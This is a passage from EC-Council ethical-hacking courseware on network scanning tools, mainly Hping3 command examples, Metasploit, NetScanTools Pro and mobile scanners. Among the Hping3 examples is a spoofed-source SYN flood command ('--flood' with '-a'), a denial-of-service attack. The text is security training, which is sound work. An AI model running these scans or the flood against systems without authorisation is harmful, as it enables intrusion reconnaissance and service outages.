


Figure 3.7: Screenshot displaying Nmap scan result

- **Hping2/Hping3**

  Source: *http://www.hping.org*

  Hping2/Hping3 is a command-line-oriented network scanning and packet crafting tool for the TCP/IP protocol that sends ICMP echo requests and supports TCP, UDP, ICMP, and raw-IP protocols. It performs network security auditing, firewall testing, manual path MTU discovery, advanced traceroute, remote OS fingerprinting, remote uptime guessing, TCP/IP stacks auditing, and other functions. It can send custom TCP/IP packets and display target replies similarly to a ping program with ICMP replies. It handles fragmentation as well as arbitrary packet body and size, and it can be used to transfer encapsulated files under the supported protocols. It also supports idle host scanning. IP spoofing and network/host scanning can be used to perform an anonymous probe for services. Hping2/Hping3 also has a Traceroute mode, which enables attackers to send files between covert channels. It also determines whether the host is up even when the host

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

blocks ICMP packets. Its firewalk-like usage allows the discovery of open ports behind firewalls. It performs manual path MTU discovery and enables attackers to perform remote OS fingerprinting.

Using Hping, an attacker can study the behavior of an idle host and gain information about the target, such as the services that the host offers, the ports supporting the services, and the OS of the target. This type of scan is a predecessor to either heavier probing or outright attacks.

Syntax: **# hping <options> <Target IP address>**

ICMP Scanning

A ping sweep or Internet Control Message Protocol (ICMP) scanning is a process of sending an ICMP request or ping to all the hosts on the network to determine the ones that are up.




Figure 3.8: ICMP scanning

The OS, router, switch, and IP-based devices use this protocol via the ping command for echo request and echo response as a connectivity tester between different hosts.

ACK Scanning on Port 80

This scanning technique can be used to probe the existence of a firewall and its rule sets. Simple packet filtering allows the establishment of a connection (packets with the ACKbitset), whereas a sophisticated stateful firewall does not allow the establishment of a connection.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.9: ACK scanning on port 80

Hping Commands

The various Hping commands are as follows:

- **ICMP ping**

  Ex. **`hping3 -1 10.0.0.25`**

  Hping performs an ICMP ping scan by specifying the argument -1 in the command line. You may use --ICMP or -1 as the argument in the command line. By issuing the above command, hping sends an ICMP echo request to 10.0.0.25 and receives an ICMP reply similarly to a ping utility.

- **ACK scan on port 80**

  Ex. **`hping3 -A 10.0.0.25 -p 80`**

  Hping can be configured to perform an ACK scan by specifying the argument -A in the command line. Here, you set the ACK flag in the probe packets and perform the scan. You perform this scan when a host does not respond to a ping request. By issuing this command, Hping checks if a host is alive on a network. If it finds a live host and an open port, it returns an RST response.

- **UDP scan on port 80**

  Ex. **`hping3 -2 10.0.0.25 -p 80`**

  Hping uses TCP as its default protocol. Using the argument -2 in the command line specifies that Hping operates in the UDP mode. You may use either --udp or -2 as the argument in the command line.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

By issuing the above command, Hping sends UDP packets to port 80 on the host (10.0.0.25). It returns an ICMP port unreachable message if it finds the port closed and does not return a message if the port is open.

- **Collecting Initial Sequence Number**

  Ex. `hping3 192.168.1.103 -Q -p 139 -s`

  Using the argument -Q in the command line, Hping collects all the TCP sequence numbers generated by the target host (192.168.1.103).

- **Firewalls and Timestamps**

  Ex. `hping3 -S 72.14.207.99 -p 80 --tcp-timestamp`

  Many firewalls drop those TCP packets that do not have the TCP Timestamp option set. By adding the --tcp-timestamp argument in the command line, you can enable the TCP timestamp option in Hping and try to guess the timestamp update frequency and uptime of the target host (72.14.207.99).

- **SYN scan on port 50-60**

  Ex. `hping3 -8 50-60 -S 10.0.0.25 -V`

  Using the argument -8 or --scan in the command line, you are operating Hping in the scan mode to scan a range of ports on the target host. Adding the argument -S allows you to perform a SYN scan.

  Therefore, the above command performs a SYN scan on ports 50–60 on the target host.

- **FIN, PUSH and URG scan on port 80**

  Ex. `hping3 –F –P –U 10.0.0.25 –p 80`

  By adding the arguments –F, –P, and –U in the command line, you are setting FIN, PUSH, and URG packets in the probe packets. By issuing this command, you are performing FIN, PUSH, and URG scans on port 80 on the target host (10.0.0.25). If port 80 is open, you will not receive a response. If the port is closed, Hping will return an RST response.

- **Scan entire subnet for live host**

  Ex. `hping3 -1 10.0.1.x --rand-dest -I eth0`

  By issuing this command, Hping performs an ICMP ping scan on the entire subnet 10.0.1.x; in other words, it sends an ICMP echo request randomly (--rand-dest) to all the hosts from 10.0.1.0 to 10.0.1.255 that are connected to the interface eth0. The hosts whose ports are open will respond with an ICMP reply. In this case, you have not set a port; hence, Hping sends packets to port 0 on all IP addresses by default.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Intercept all traffic containing HTTP signature**

  Ex. `hping3 -9 HTTP -I eth0`

  The argument -9 will set the Hping to the listen mode. Hence, by issuing the command -9 HTTP, Hping starts listening on port 0 (of all the devices connected in the network to interface eth0), intercepts all the packets containing the HTTP signature, and dumps from the signature end to the packet's end.

  For example, on issuing the command `hping2 -9 HTTP`, if Hping reads a packet that contains data `234-09sdflkjs45-HTTPhello_world`, it will display the result as `hello_world`.

- **SYN flooding a victim**

  Ex. `hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 --flood`

  The attacker employs TCP SYN flooding techniques using spoofed IP addresses to perform a DoS attack.

The following table lists the various scanning methods and their respective Hping commands:

Scan	Commands
ICMP ping	`hping3 -1 10.0.0.25`
ACK scan on port 80	`hping3 -A 10.0.0.25 -p 80`
UDP scan on port 80	`hping3 -2 10.0.0.25 -p 80`
Collecting initial sequence number	`hping3 192.168.1.103 -Q -p 139 -s`
Firewalls and timestamps	`hping3 -S 72.14.207.99 -p 80 --tcp-timestamp`
SYN scan on port 50-60	`hping3 -8 50-56 -S 10.0.0.25 -V`
FIN, PUSH, and URG scan on port 80	`hping3 -F -P -U 10.0.0.25 -p 80`
Scan entire subnet for live host	`hping3 -1 10.0.1.x --rand-dest -I eth0`
Intercept all traffic containing HTTP signature	`hping3 -9 HTTP -I eth0`
SYN flooding a victim	`hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 --flood`

Table 3.1: Hping command and its respective function

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Metasploit**

  Source: *https://www.metasploit.com*

  Metasploit is an open-source project that provides the infrastructure, content, and tools to perform penetration tests and extensive security auditing. It provides information about security vulnerabilities and aids in penetration testing and IDS signature development. It facilitates the tasks of attackers, exploits writers, and payload writers. A major advantage of the framework is the modular approach, i.e., allowing the combination of any exploit with any payload.

  It enables you to automate the process of discovery and exploitation and provides you with the necessary tools to perform the manual testing phase of a penetration test. You can use Metasploit Pro to scan for open ports and services, exploit vulnerabilities, pivot further into a network, collect evidence, and create a report of the test results.




Figure 3.10: Screenshot displaying various Metasploit port scan modules

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **NetScanTools Pro**

  Source: *https://www.netscantools.com*

  NetScanTools Pro is an investigation tool that allows you to troubleshoot, monitor, discover, and detect devices on your network. Using this tool, you can easily gather information about the local LAN as well as Internet users, IP addresses, ports, and so on. Attackers can find vulnerabilities and exposed ports in the target system. It helps the attackers to list IPv4/IPv6 addresses, hostnames, domain names, email addresses, and URLs automatically or manually (using manual tools). NetScanTools Pro combines many network tools and utilities categorized by their functions, such as active, passive, DNS, and local computer.





Figure 3.11: Screenshot of NetScanTools Pro

Some additional scanning tools are listed below:

- Unicornscan (*https://sourceforge.net*)
- SolarWinds Port Scanner (*https://www.solarwinds.com*)
- PRTG Network Monitor (*https://www.paessler.com*)
- OmniPeek Network Protocol Analyzer (*https://www.savvius.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Scanning Tools for Mobile

- **IP Scanner**

  Source: *https://10base-t.com*

  IP Scanner for iOS scans your local area network to determine the identity of all its active machines and Internet devices. It allows attackers to perform network scanning activities along with ping and port scans.




Figure 3.12: Screenshot of IP Scanner

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Fing**

  Source: *https://www.fing.io*

  Fing is a mobile app for Android and iOS that scans and provides complete network information, such as IP address, MAC address, device vendor, and ISP location. It allows attackers to discover all devices connected to a Wi-Fi network along with their IP and MAC address as well as the name of the vendor/device manufacturer. It also allows attackers to perform network pinging and traceroute activities through specific ports such as SSH, FTP, NetBIOS, etc.




Figure 3.13: Screenshot of Fing

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- **Network Scanner**

  Source: *https://play.google.com*

  Network Scanner is an Android mobile application that allows attackers to identify the active host in the range of possible addresses in a network. It also displays IP addresses, MAC addresses, host names, and vendor details of all the available devices in the network. This tool also allows attackers to port scan targets with specific port numbers.

Figure 3.14: Screenshot of Network Scanner

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Host Discovery

Scanning is the process of gathering information about systems that are "alive" and responding on the network. Host discovery is considered as the primary task in the network scanning process. To perform a complete scan and identify open ports and services, it is necessary to check for live systems. Host discovery provides an accurate status of the systems in the network, which enables an attacker to avoid scanning every port on every system in a sea of IP addresses to identify whether the target host is up.

